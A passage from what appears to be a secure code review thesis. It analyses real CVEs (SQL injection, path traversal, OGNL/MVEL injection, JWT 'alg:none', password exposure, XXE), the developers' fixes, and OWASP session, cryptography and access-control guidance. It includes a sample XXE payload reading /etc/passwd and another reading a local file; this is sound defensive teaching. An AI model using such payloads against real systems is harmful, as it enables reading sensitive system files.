313         final DotConnect dotConnect  = new DotConnect();
314         int countLimit               = 100;
315 
316         try {
317 
318             query.append(conditionBuffer.toString());
319             query.append(" order by asset.");
320             query.append(orderBy);
321             dotConnect.setSQL(query.toString());
```

We examined the fix that was applied for this vulnerability. The developers used a sanitization method on the “orderBy” parameter (line 301). It’s worth noting that the method already existed in the code but was not used on the SQL query construction.

```
286⊖    @Override
287     public List<Container> findContainers(final User user, final boolean includeArchived,
288             final Map<String, Object> params, final String hostId,
289             final String inode, final String identifier, final String parent,
290             final int offset, final int limit, final String orderByParam) throws DotSecurityException,
291             DotDataException {
292
293         final ContentTypeAPI contentTypeAPI         = APILocator.getContentTypeAPI(user);
294         final StringBuffer conditionBuffer          = new StringBuffer();
295         final List<Object> paramValues              = this.getConditionParametersAndBuildConditionQuery(
296         final PaginatedArrayList<Container> assets = new PaginatedArrayList<>();
297         final List<Permissionable> toReturn         = new ArrayList<>();
298         int     internalLimit                       = 500;
299         int     internalOffset                      = 0;
300         boolean done                                = false;
301         String  orderBy                             = SQLUtil.sanitizeSortBy(orderByParam);
```

This method enforces a whitelist approach (line 230):

```
220⊖    public static String sanitizeSortBy(String parameter){
221
222         if(StringUtils.isBlank(parameter) || parameter.contains("null")){//first check if is null or empty, chec
223             return StringPool.BLANK;
224         }
225
226         String testParam=parameter.replaceAll(_ASC, StringPool.BLANK)
227                 .replaceAll(_DESC, StringPool.BLANK)
228                 .replaceAll("-", StringPool.BLANK).toLowerCase();
229
230         if(ORDERBY_WHITELIST.contains(testParam)){
231             return parameter;
232         }
233
234         Exception e = new DotStateException("Invalid or pernicious sql parameter passed in : " + parameter);
235         Logger.error(SQLUtil.class, "Invalid or pernicious sql parameter passed in : " + parameter, e);
236
237         SecurityLogger.logDebug(SQLUtil.class, "Invalid or pernicious sql parameter passed in : " + parameter);
238         return StringPool.BLANK;
239     }
```

The “ORDERBY_WHITELIST” constant is shown below:

```
59⊖     private final static Set<String> ORDERBY_WHITELIST= ImmutableSet.of(
60              "title","filename", "moddate", "tagname","pageUrl",
61              "category_name","category_velocity_var_name","status","workflow_step.name","assigned_to",
62              "mod_date","structuretype,upper(name)","upper(name)",
63              "category_key", "page_url","name","velocity_var_name",
64              "description","category_","sort_order","hostName", "keywords",
65              "mod_date,upper(name)", "relation_type_value", "child_relation_name",
66              "parent_relation_name","inode");
```

This fix is not in line with the recommendations on safe SQL query construction. While it does fix the vulnerability, a malicious user can provide inputs that can cause SQL errors leading to systematic information disclosure. However, this is not considered a big issue for open-source projects.

4.1.2.1.2 Case Study: CVE-2018-17785

The blynk-server module of Blynk has a path traversal vulnerability in versions prior to 0.39.7. Specifically, the vulnerable endpoint is “/static/js” which can be appended with path traversal characters and access files from the underlying filesystem with the application’s permissions.

The vulnerable code that doesn’t sanitize the incoming request’s URI is shown below where in line 189 the URI provided by a user in a HTTP request is used without sanitization:

```
177    private void serveStatic(ChannelHandlerContext ctx, FullHttpRequest request, StaticFile staticFile)
178            throws Exception {
179        if (!request.decoderResult().isSuccess()) {
180            sendError(ctx, BAD_REQUEST);
181            return;
182        }
183
184        if (request.method() != HttpMethod.GET) {
185            return;
186        }
187
188        Path path;
189        String uri = request.uri();
190        //running from jar
191        if (isUnpacked) {
192            log.trace("Is unpacked.");
193            if (staticFile instanceof StaticFileEdsWith) {
194                StaticFileEdsWith staticFileEdsWith = (StaticFileEdsWith) staticFile;
195                path = Paths.get(staticFileEdsWith.folderPathForStatic, uri);
196            } else {
197                path = Paths.get(jarPath, uri);
198            }
199        } else {
200            //for local mode / running from ide
201            path = FileUtils.getPathForLocalRun(uri);
202        }
203
204        log.trace("Getting file from path {}", path);
205
206        if (path == null || Files.notExists(path) || Files.isDirectory(path)) {
207            sendError(ctx, NOT_FOUND);
208            return;
209        }
210
211        File file = path.toFile();
```

The fix applied by the developers:

```
188        Path path;
189        String uri = request.uri();
190
191        if (isNotSecure(uri)) {
192            sendError(ctx, NOT_FOUND);
193            return;
194        }
```

The “isNotSecure()” method:

```
281    private static final Pattern INSECURE_URI = Pattern.compile(".*[<>&\"].*");
282
283    private static boolean isNotSecure(String uri) {
284        if (uri.isEmpty() || uri.charAt(0) != '/') {
285            return true;
286        }
287
288        return uri.contains("/.")
289                || uri.contains("./")
290                || uri.contains(".\\")
291                || uri.contains("\\.")
292                || uri.charAt(0) == '.' || uri.charAt(uri.length() - 1) == '.'
293                || INSECURE_URI.matcher(uri).matches();
294
295    }
```

While it succeeds in protecting against the known path traversal attacks, it is not recommended to implement a custom filter for relative path traversal. The recommendations dictate the use of libraries for processing paths. In this case the Apache commons-io library could be used and specifically the “FilenameUtils.getName()” method to sanitize the URI.

4.1.2.1.3 Case Study: CVE-2020-11975

Apache Unomi has an OGNL/MVEL injection vulnerability that leads to remote code execution in versions prior to 1.5.1.

The corresponding code is in the "/context.json" API and the code that processes the POST request contents can be seen below:

```
355        List<PersonalizationService.PersonalizedContent> filterNodes = contextRequest.getFilters();
356        if (filterNodes != null) {
357            data.setFilteringResults(new HashMap<>());
358            for (PersonalizationService.PersonalizedContent personalizedContent : filterNodes) {
359                data.getFilteringResults().put(personalizedContent.getId(), personalizationService.filter(profile,
360                        session, personalizedContent));
361            }
362        }
363
364        List<PersonalizationService.PersonalizationRequest> personalizations = contextRequest.getPersonalizations();
365        if (personalizations != null) {
366            data.setPersonalizations(new HashMap<>());
367            for (PersonalizationService.PersonalizationRequest personalization : personalizations) {
368                data.getPersonalizations().put(personalization.getId(), personalizationService.personalizeList(profile,
369                        session, personalization));
370            }
371        }
```

The sink for the OGNL expressions evaluation can be seen below where the "expression" argument contains the malicious OGNL expression:

```
327    protected Object getOGNLPropertyValue(Item item, String expression) throws Exception {
328        ExpressionAccessor accessor = getPropertyAccessor(item, expression);
329        return accessor != null ? accessor.get(getOgnlContext(), item) : null;
330    }
```

The sink for the MVEL expression can be seen below in lines 81-88:

```
60    public static Condition getContextualCondition(Condition condition, Map<String, Object> context) {
61        if (!hasContextualParameter(condition.getParameterValues())) {
62            return condition;
63        }
64        @SuppressWarnings("unchecked")
65        Map<String, Object> values = (Map<String, Object>) parseParameter(context, condition.getParameterValues());
66        if (values == null) {
67            return null;
68        }
69        Condition n = new Condition(condition.getConditionType());
70        n.setParameterValues(values);
71        return n;
72    }
73
74    @SuppressWarnings("unchecked")
75    private static Object parseParameter(Map<String, Object> context, Object value) {
76        if (value instanceof String) {
77            if (((String) value).startsWith("parameter::") || ((String) value).startsWith("script::")) {
78                String s = (String) value;
79                if (s.startsWith("parameter::")) {
80                    return context.get(StringUtils.substringAfter(s, "parameter::"));
81                } else if (s.startsWith("script::")) {
82                    String script = StringUtils.substringAfter(s, "script::");
83                    if (!mvelExpressions.containsKey(script)) {
84                        ParserConfiguration parserConfiguration = new ParserConfiguration();
85                        parserConfiguration.setClassLoader(ConditionContextHelper.class.getClassLoader());
86                        mvelExpressions.put(script,MVEL.compileExpression(script, new ParserContext(parserConfiguration)));
87                    }
88                    return MVEL.executeExpression(mvelExpressions.get(script), context);
89                }
90            }
```

There were two unsuccessful attempts at fixing this vulnerability, but we will discuss the final fix for brevity. In the final fix, the OGNL functionality is completely disabled. The MVEL functionality was retained by applying both a blacklist and a whitelist approach. The list of allowed expressions is defined in the application configuration and loaded at startup and is applied "globally" in the application. The expressions are filtered using the `ExpressionFilter` class shown below:

```java
12 public class ExpressionFilter {
13     private static final Logger logger = LoggerFactory.getLogger(ExpressionFilter.class.getName());
14 
15     private final Set<Pattern> allowedExpressionPatterns;
16     private final Set<Pattern> forbiddenExpressionPatterns;
17 
18     public ExpressionFilter(Set<Pattern> allowedExpressionPatterns, Set<Pattern> forbiddenExpressionPatterns) {
19         this.allowedExpressionPatterns = allowedExpressionPatterns;
20         this.forbiddenExpressionPatterns = forbiddenExpressionPatterns;
21     }
22 
23     public String filter(String expression) {
24         if (forbiddenExpressionPatterns != null && expressionMatches(expression, forbiddenExpressionPatterns)) {
25             logger.warn("Expression {} is forbidden by expression filter", expression);
26             return null;
27         }
28         if (allowedExpressionPatterns != null && !expressionMatches(expression, allowedExpressionPatterns)) {
29             logger.warn("Expression {} is not allowed by expression filter", expression);
30             return null;
31         }
32         return expression;
33     }
34 
35     private boolean expressionMatches(String expression, Set<Pattern> patterns) {
36         for (Pattern pattern : patterns) {
37             if (pattern.matcher(expression).matches()) {
38                 return true;
39             }
40         }
41         return false;
42     }
43 }
```

4.1.2.2 Broken Authentication

Authentication is the first line of defense used to protect the application functionality that is intended only for authenticated users. As we discussed previously in the language-agnostic practices, authentication using passwords is the most common and is considered a deprecated approach. Developers should follow more up to date approaches like two-factor authentication and biometrics.

Performing a code review to ensure the security of the authentication and session management mechanisms of an application is not as straightforward as with injection vulnerabilities that we discussed previously. Guidelines for conducting code reviews on the authentication mechanism of an application are provided by the OWASP Code Review Guide [7] and some of them are presented below.

- Developers should ensure that the login page is available only over TLS and that downgrade attacks are not possible. HTTPS should be the only way to access the application.
- Login failures should not leak information. For example, when a username-password model is used, a login attempt with a valid username but an invalid password should not return a message indicating that only the password was incorrect.
- The application should enforce the use of complex passwords.
- Brute-force and dictionary attacks should be rendered infeasible through the use of temporary account lockouts and rate limited login responses. This logic

should be implemented for both usernames and passwords as to avoid leaking correct usernames.

- Depending on the system criticality, applications should enforce periodic password changes.
- The business logic of the "Forgot password" feature should be carefully constructed to avoid abuse.
- Do not log invalid passwords.
- Password storage should be implemented using recommended cryptographic practices. Use hashing algorithms specifically designed for password storage like Bcrypt and Argon2.

Guidelines for conducting code reviews on the session management mechanism of an application are provided by the OWASP "Code Review Guide" [7] and some of them are presented below.

- Use the built-in session management of the language or framework in use and follow the best practices.
- The session id names should be changed from the defaults used to generic ones that do not disclose information about the underlying language/framework and the id's purpose.
- The session id length must be at least 128 bits, providing 64 bits of entropy.
- The application must require cookies when authentication is used.
- A session expiration period must be defined.
- Session ids must be invalidated after logout/session expiration.

Attacks leveraging insecure session management include session hijacking, fixation and elevation. Session hijacking occurs when a malicious user steals the session id of a legitimate one. The recommended defense against session hijacking is the use of the "HttpOnly" cookie attribute. Session fixation occurs when the session id is set to a pre-defined value and this value is used to impersonate the owner. The recommended defense is to reject session ids that are not in the pool and advertise new ones. Session elevation occurs when the session id is not changed after the session is elevated or "down-elevated". The session id should be changed when a session is elevated [7].

We cannot show complete secure session management examples from a source code perspective since it would be too lengthy. However, some basic security configurations

for cookies can provide a good start. Some examples of recommended configuration for secure session management:

Java[33]

In a web.xml file make sure to set http-only and secure attributes to true:

```
<session-config>
    <session-timeout>1</session-timeout>
    <cookie-config>
        <http-only>true</http-only>
        <secure>true</secure>
    </cookie-config>
</session-config>
```

When using Spring, this can be done with Java configuration:

```
public class MainWebAppInitializer implements WebApplicationInitializer {
    @Override
    public void onStartup(ServletContext sc) throws ServletException {
        // ...
        sc.getSessionCookieConfig().setHttpOnly(true);
        sc.getSessionCookieConfig().setSecure(true);
    }
}
```

PHP[34]

For PHP applications, some basic security settings for the INI file include:

```
session.cookie_lifetime=0
session.use_cookies=On
session.use_strict_mode=On
session.cookie_httponly=On
session.cookie_samesite="Lax"/"Strict"
```

.NET[35]

Developers can use the web.config file to set these properties:

```
<system.web>
    ...
    <httpCookies httpOnlyCookies="true" requireSSL="true" />
</system.web>
```

This can also be done through C# code:

---

[33] https://www.baeldung.com/spring-security-session
[34] https://www.php.net/manual/en/session.security.ini.php
[35] https://docs.microsoft.com/en-us/previous-versions/dotnet/netframework-4.0/ms228262(v=vs.100)

```
Response.Cookies.Add(
    new HttpCookie("key", "value")
    {
        HttpOnly = true,
        Secure = true,
    });
```

4.1.2.2.1 Case Study: CVE-2020-15957

The DP3T backend[36] before version 1.1.1 has a vulnerability related to JWT tokens, which are used in Java applications for session management. The parsing of JWT tokens was performed using a method which accepts JWT tokens that are not signed, or in JWT terms: the method accepted tokens with the “alg” property set to “none”. Part of the application’s functionality is the upload of a user’s secret keys - used for COVID-19 tracking - to the backend server. An attacker sending a JWT token with “alg:none”, could upload his secret keys without authorization, which hinders the integrity of the COVID-19 exposure data and could lead to users thinking they were exposed to the virus.

The whole vulnerability boils down to one insecure method usage as shown below:

```
36      @Override
37      public Jwt decode(String token) throws JwtException {
38          try {
39              var t = parser.parse(token);
40
41              var headers = t.getHeader();
42              var claims = (Claims) t.getBody();
43              var iat = claims.getIssuedAt();
```

The “parse()” method used to parse the JWT token accepts unsigned JWT tokens. Security guidelines propose the “parseClaimsJws()” method should be used instead. This is the fix that was applied by the developers:

```
36      @Override
37      public Jwt decode(String token) throws JwtException {
38          try {
39              var t = parser.parseClaimsJws(token);
40
41              var headers = t.getHeader();
42              var claims = (Claims) t.getBody();
43              var iat = claims.getIssuedAt();
```

[36] https://github.com/DP-3T/dp3t-sdk-backend

4.1.2.3 Sensitive Data Exposure

Sensitive data exposure can occur through various means both of technological and organizational nature, as achieving privacy requires an organization-wide approach [68]. The scope of this section is limited in the aspects of a web application that can lead to sensitive data exposure and what developers must check during a code review. A distinction which helps organize our analysis is that data we want to protect will be either *in transit* or *at rest* with each of the two states requiring different measures to be applied.

The guidelines for data *in transit* include but are not limited to [7]:

- Use TLS and make sure that downgrade attacks are not possible. HTTPS should be the only way to access the application.
- Leverage well-known libraries, web frameworks, or web application servers that provide TLS implementation.
- Use TLS in both external and internal networks when transmitting sensitive data.
- Cookies used for authentication must have the "secure" and "http-only" flags set.
- Developers must ensure that no sensitive information in included in URLs, as TLS may encrypt them *in transit* but they are visible on the visiting browser, its history and in server logs.
- Ensure that no sensitive data is cached.
- A measure which is relevant to the first bullet is the use of HSTS. Implementing HSTS declares to the browsers accessing your service that they should access it only through HTTPS and prevent users from accepting untrusted SSL certificates. However, HSTS comes with some privacy concerns as stated in its RFC [69] [70].
- Use strong keys. Key lengths should be 2048 bits or more and SHA-256 (or equivalent) or more.
- Use Subject Alternate Names (SANs) (aka "multiple domain certificates") instead of using wildcard certificates.
- Certificates must be validated along the chain back to a trusted root CA. This can be achieved by providing all the certificates in the chain.

The guidelines for data at rest include but are not limited to [7]:

- Do not develop custom cryptographic libraries. Instead, use libraries provided by the language and environment in use. Some examples include:
  - Java
    - BouncyCastle[37], Spring Security[38]
  - PHP
    - PHP cryptography extensions[39]
  - .NET
    - System.Security.Cryptography[40] (C#), CryptoAPI[41] and DPAPI[42] (ASP)
- Make sure the encryption algorithms in use are FIPS-140 compliant.
- Check whether the correct type of algorithm is used for each purpose.
- Implement tight controls for cryptographic key management.
- Test cryptographic processes under high load and ensure correct encryption and decryption at all times.
- Applications implementing cryptographic functionality should adhere to some already defined, higher level organizational policy about cryptographic practices followed, and even regulatory specifications if relevant.

In the following, we provide some language-specific examples for password hashing:

Java [71]

While Java doesn't natively support the most common password hashing algorithm, which is Bcrypt, developers can - and should - utilize external libraries like Spring Security or BouncyCastle. Spring Security provides the PasswordEncoder[43] interface for this purpose:

[37] https://www.bouncycastle.org/
[38] https://spring.io/projects/spring-security
[39] https://www.php.net/manual/en/refs.crypto.php
[40] https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography?view=dotnet-plat-ext-5.0
[41] https://docs.microsoft.com/en-us/windows/win32/seccrypto/cryptoapi-system-architecture
[42] https://docs.microsoft.com/en-us/aspnet/core/security/data-protection/introduction?view=aspnetcore-5.0
[43] https://docs.spring.io/spring-security/site/docs/4.2.4.RELEASE/apidocs/org/springframework/security/crypto/password/PasswordEncoder.html

```
public interface PasswordEncoder {
String encode(String rawPasswd);
boolean matches(String rawPasswd, String encPasswd);
}
```

PHP[44]

In PHP it can be done using a native function which uses Bcrypt by default and offers more options as well:

```
password_hash(string $password, mixed $algo, array $options = ?) : string|false
```

.NET

In .NET using the Bcrypt.Net library[45] one can use Bcrypt like this:

```
string passhash = BCrypt.Net.BCrypt.HashPassword("secretpass");
bool verify = BCrypt.Net.BCrypt.Verify("secretpass", passhash);
```

4.1.2.3.1 Case Study: CVE-2020-23811

The application xxl-job [46] 2.2.0 has a vulnerability which allows authenticated users to obtain username and password information about the other users' accounts. In the webpage under "/user" the UI presents the users' accounts including information about usernames, roles, etc. The code obtaining this information can be found in a JavaScript file executed on this page which sends a POST request using AJAX to an endpoint in the application's backend, namely the "/pageList" endpoint:

[44] https://www.php.net/manual/en/function.password-hash.php
[45] https://github.com/BcryptNet/bcrypt.net
[46] https://github.com/xxl-job


```
$(function() {

    // init date tables
    var userListTable = $("#user_list").dataTable({
        "deferRender": true,
        "processing" : true,
        "serverSide": true,
        "ajax": {
            url: base_url + "/user/pageList",
            type:"post",
            data : function ( d ) {
                var obj = {};
                obj.username = $('#username').val();
                obj.role = $('#role').val();
                obj.start = d.start;
                obj.length = d.length;
                return obj;
            }
        },
        "searching": false,
        "ordering": false,
        //"scrollX": true,  // scroll x, close self-adaption
        "columns": [
                    {
                        "data": 'id',
                        "visible" : false,
                        "width":'10%'
                    },
                    {
                        "data": 'username',
                        "visible" : true,
                        "width":'20%'
                    },
                    {
                        "data": 'password',
                        "visible" : true,
                        "width":'20%',
                        "render": function ( data, type, row ) {
                            return '*********';
                        }
                    },
```

The REST endpoint receives the request and returns the list of users from the database as shown below:

```
48      @RequestMapping("/pageList")
49      @ResponseBody
50      @PermissionLimit(adminuser = true)
51      public Map<String, Object> pageList(@RequestParam(required = false, defaultValue = "0") int start,
52                                          @RequestParam(required = false, defaultValue = "10") int length,
53                                          String username, int role) {
54
55          // page list
56          List<XxlJobUser> list = xxlJobUserDao.pageList(start, length, username, role);
57          int list_count = xxlJobUserDao.pageListCount(start, length, username, role);
58
59          // package result
60          Map<String, Object> maps = new HashMap<String, Object>();
61          maps.put("recordsTotal", list_count);        // 总记录数
62          maps.put("recordsFiltered", list_count);     // 过滤后的总记录数
63          maps.put("data", list);                      // 分页列表
64          return maps;
65      }
```

The problem is that the user objects are returned in their entirety, including their "password" property. In the front-end there is a password column, where the password is represented as "******". However, the contents of the actual password property of each user has reached the front-end in the response to this POST request. We can see that below:




To make things worse, the hashing algorithm used for the passwords is MD5.

We examined the fix applied by the developers. The fix in the backend is the following addition in lines 60-64 as shown below:

```
48    @RequestMapping("/pageList")
49    @ResponseBody
50    @PermissionLimit(adminuser = true)
51    public Map<String, Object> pageList(@RequestParam(required = false, defaultValue = "0") int start,
52                                        @RequestParam(required = false, defaultValue = "10") int length,
53                                        String username, int role) {
54
55        // page list
56        List<XxlJobUser> list = xxlJobUserDao.pageList(start, length, username, role);
57        int list_count = xxlJobUserDao.pageListCount(start, length, username, role);
58
59        // filter
60        if (list!=null && list.size()>0) {
61            for (XxlJobUser item: list) {
62                item.setPassword(null);
63            }
64        }
65
66        // package result
67        Map<String, Object> maps = new HashMap<String, Object>();
68        maps.put("recordsTotal", list_count);        // 总记录数
69        maps.put("recordsFiltered", list_count);     // 过滤后的总记录数
70        maps.put("data", list);                      // 分页列表
71        return maps;
72    }
```

The developers here chose to set the password property of the objects to be returned in the frontend to 'null'. Indeed, we can see in the frontend of the updated application that the password in the response is set to null:



While this fixes the vulnerability, exposing the actual objects through an API is an anti-pattern and Data Transfer Objects (DTOs)[47] should be defined and used in the responses instead.

47 https://docs.microsoft.com/en-us/aspnet/web-api/overview/data/using-web-api-with-entity-framework/part-5

4.1.2.4 XML External Entities (XXE)

Applications processing XML files using a parser that allows XML external entities to be processed may be vulnerable to XXE injection attacks. The processing of an untrusted XML which includes external entities can lead to data compromise, Denial of Service (DoS), Remote Code Execution (RCE), and Server-Side Request Forgery (SSRF) [72].

A simple example of a malicious XML is the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

If the XML parser used by the application allowed external entities, the file /etc/passwd would be accessed and could lead to sensitive information exposure.

According to [72], the safest way to protect against XXE is to disable DTDs entirely. If that's not possible, external entities and external document type declarations must be disabled from the parser used for XML processing. The rest of this section will present configurations to protect against XXE for some common parsers used in Java, PHP, and .NET.

Java [72]

For the "DocumentBuilderFactory"[48] we can do the following:

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
String FEATURE = null;
try {
//Disable DTDs completely
FEATURE = "http://apache.org/xml/features/disallow-doctype-decl";
dbf.setFeature(FEATURE, true);
//If you can't disable DTDs completely do both of the following
//1
FEATURE = "http://xml.org/sax/features/external-general-entities";
dbf.setFeature(FEATURE, false);
//2
FEATURE = "http://xml.org/sax/features/external-parameter-entities";
dbf.setFeature(FEATURE, false);
//Extra measures
FEATURE = "http://apache.org/xml/features/nonvalidating/load-external-dtd";
dbf.setFeature(FEATURE, false);
dbf.setXIncludeAware(false);
dbf.setExpandEntityReferences(false);
…
}
catch(…){
…
}
```

[48] https://docs.oracle.com/javase/8/docs/api/javax/xml/parsers/DocumentBuilderFactory.html

For “org.dom4j.io.SAXReader”:

```
saxReader.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
saxReader.setFeature("http://xml.org/sax/features/external-general-entities", false);
saxReader.setFeature("http://xml.org/sax/features/external-parameter-entities", false)
```

For “javax.xml.transform.TransformerFactory”:

```
TransformerFactory tf = TransformerFactory.newInstance();
tf.setAttribute(XMLConstants.ACCESS_EXTERNAL_DTD, "");
tf.setAttribute(XMLConstants.ACCESS_EXTERNAL_STYLESHEET, "");
```

PHP [72]

When using the default PHP XML parser:

```
libxml_disable_entity_loader(true);
```

We should note that as of libxml 2.9.0 it is disabled by default[49].

.NET [72]

Most XML parsing libraries of the .NET framework have DTDs disabled by default. However, in .NET versions prior to 4.5.2 some libraries did not disable them by default. We analyze how these libraries can be used safely for these older .NET versions.

XmlDocument[50]

```
static void LoadXML()
{
    string xxePayload = "<!DOCTYPE doc [<!ENTITY win SYSTEM 'file:///C:/Users/testdata2.txt'>]>"
                      + "<doc>&win;</doc>";
    string xml = "<?xml version='1.0' ?>" + xxePayload;

    XmlDocument xmlDoc = new XmlDocument();
    xmlDoc.XmlResolver = null;
    xmlDoc.LoadXml(xml);
    Console.WriteLine(xmlDoc.InnerText);
    Console.ReadLine();
}
```

[49] https://www.php.net/manual/en/function.libxml-disable-entity-loader.php

[50] https://docs.microsoft.com/en-us/dotnet/api/system.xml.xmldocument?view=netframework-4.5.1

XMLTextReader[51] [52]

```
XmlTextReader reader = new XmlTextReader(stream);
//Prior to .NET 4.0
reader.ProhibitDtd = true;
//.NET 4.0 - .NET 4.5.2
reader.DtdProcessing = DtdProcessing.Prohibit;
```

4.1.2.4.1 Case Study: CVE-2018-1000823

The application exist-db[53] in version 5.0.0-RC4 and earlier contains a XML External Entity (XXE) vulnerability. The input comes from a GET request handled from the following method whose "HttpServletRequest request" parameter represents the user request (the tainted source):

```
274    public void doGet(final DBBroker broker, final Txn transaction, final HttpServletRequest request,
275            final HttpServletResponse response, final String path)
276            throws BadRequestException, PermissionDeniedException,
277            NotFoundException, IOException {
```

In this method, the "getParameter()" method is called with the "request" passed as an argument. We can see this method's definition:

```
226    /**
227     * Retrieves a parameter from the Query String of the request
228     */
229    private String getParameter(final HttpServletRequest request, final RESTServerParameter parameter) {
230        return request.getParameter(parameter.queryStringKey());
231    }
```

The String returned by this method is stored in a String variable named "_var" and then passed as an argument to a method called "parseXML()":

```
312            final String _var = getParameter(request, Variables);
313            List /*<Namespace>*/ namespaces = null;
314            ElementImpl variables = null;
315            try {
316                if (_var != null) {
317                    final NamespaceExtractor nsExtractor = new NamespaceExtractor();
318                    variables = parseXML(_var, nsExtractor);
319                    namespaces = nsExtractor.getNamespaces();
320                }
321            } catch (final SAXException e) {
```

In "parseXML()" the libraries "org.xml.sax.*" and "javax.xml.parsers.*" are used which have external entities processing allowed by default and are vulnerable to XXE. The "_var" argument we saw previously is now named "content" and is used to create the "src" variable. In the figure below we can see the sink where this variable is parsed using the "org.xml.sax.helpers.XMLFilterImpl.parse" method (line 970):

---

[51] https://docs.microsoft.com/en-us/dotnet/api/system.xml.xmltextreader?view=netframework-4.5.1
[52] https://docs.microsoft.com/en-us/dotnet/api/system.xml.xmltextreader?view=netframework-3.5
[53] http://exist-db.org/exist/apps/homepage/index.html

```
956●    private ElementImpl parseXML(final String content,
957             final NamespaceExtractor nsExtractor)
958             throws ParserConfigurationException, SAXException, IOException {
959
960         final SAXParserFactory factory = SAXParserFactory.newInstance();
961         factory.setNamespaceAware(true);
962         final InputSource src = new InputSource(new StringReader(content));
963         final SAXParser parser = factory.newSAXParser();
964         final XMLReader reader = parser.getXMLReader();
965         final SAXAdapter adapter = new SAXAdapter();
966         //reader.setContentHandler(adapter);
967         //reader.parse(src);
968         nsExtractor.setContentHandler(adapter);
969         nsExtractor.setParent(reader);
970         nsExtractor.parse(src);
971
972         final Document doc = adapter.getDocument();
973
974         return (ElementImpl) doc.getDocumentElement();
975     }
```

We examined the fix applied by the developers. The "parseXML()" method has been refactored. In lines 965-968, the "XMLReaderPool" is used to create the "XMLReader" object:

```
961●    private ElementImpl parseXML(final BrokerPool pool, final String content,
962             final NamespaceExtractor nsExtractor)
963             throws SAXException, IOException {
964         final InputSource src = new InputSource(new StringReader(content));
965         final XMLReaderPool parserPool = pool.getParserPool();
966         XMLReader reader = null;
967         try {
968             reader = parserPool.borrowXMLReader();
969             final SAXAdapter adapter = new SAXAdapter();
970             nsExtractor.setContentHandler(adapter);
971             reader.setProperty(Namespaces.SAX_LEXICAL_HANDLER, adapter);
972             nsExtractor.setParent(reader);
973             nsExtractor.parse(src);
974
975             final Document doc = adapter.getDocument();
976
977             return (ElementImpl) doc.getDocumentElement();
978         } finally {
979             if (reader != null) {
980                 parserPool.returnXMLReader(reader);
981             }
982         }
983     }
```

The "XMLReaderPool.borrowXMLReader()" method calls the "setParserConfigFeatures()" method, which loads the properties of the application for XML parsing which in turn are set by a configuration file (line 83):

```
70    public synchronized XMLReader borrowXMLReader() {
71        try {
72            final XMLReader reader = super.borrowObject();
73            setParserConfigFeatures(reader);
74            return reader;
75        } catch (final Exception e) {
76            throw new IllegalStateException("error while returning XMLReader: " + e.getMessage(), e );
77        }
78    }
79
80    /**
81     * Sets any features for the parser which were defined in conf.xml
82     */
83    private void setParserConfigFeatures(final XMLReader xmlReader) throws ParserConfigurationException, SAXNotRecognizedException, SAXNotSupported
84        final Map<String, Boolean> parserFeatures = (Map<String, Boolean>)configuration.getProperty(XmlParser.XML_PARSER_FEATURES_PROPERTY);
85        if(parserFeatures != null) {
86            for(final Map.Entry<String, Boolean> feature : parserFeatures.entrySet()) {
87                xmlReader.setFeature(feature.getKey(), feature.getValue());
88            }
89        }
90    }
```

The configuration has the features for external entities disabled as per the relevant secure guidelines:

```
<feature name="http://xml.org/sax/features/external-general-entities" value="false"/>
<feature name="http://xml.org/sax/features/external-parameter-entities" value="false"/>
```

This fix is compliant with the guidelines we discussed in section 4.1.2.4.

4.1.2.5 Broken Access Control

Access control must be accounted for from the early stages of a development lifecycle in order to enforce a security-centric design, where access is verified first. If access control is not properly accounted for from the early stages of the SDLC, it will be difficult - if not impossible - to fix at the development phase. Implementing a secure access control policy addresses risks like insecure direct object references [57] and missing function-level access control [37]. In this section we will provide some high-level guidance of what to look for during a code review for access control vulnerabilities [7].

- Authorization should take place for every resource of the web application, except for resources that are meant to be public (e.g. a registration page).
- The code that enforces access control policies must be separated from the application code.
- Upon authorization failure, an HTTP 403 response should be returned.
- In the case of an RBAC policy implementation, the application must be able to report the current system users and their respective roles. This can provide the means for checking that users that had their permissions changed or revoked

(e.g. employee was transferred to another department) are not able to access the application with their old permissions.

- The functionality of changing or revoking a user's role must be easy to use and its actions logged.
- Do not use untrusted data to evaluate a user's permissions on a resource.
- The principle of complete mediation must be enforced throughout the application. For example, multi-staged procedures, like placing an order, should be accompanied by authorization at every step of the procedure (e.g. add to basket, basket, payment information, payment submission).
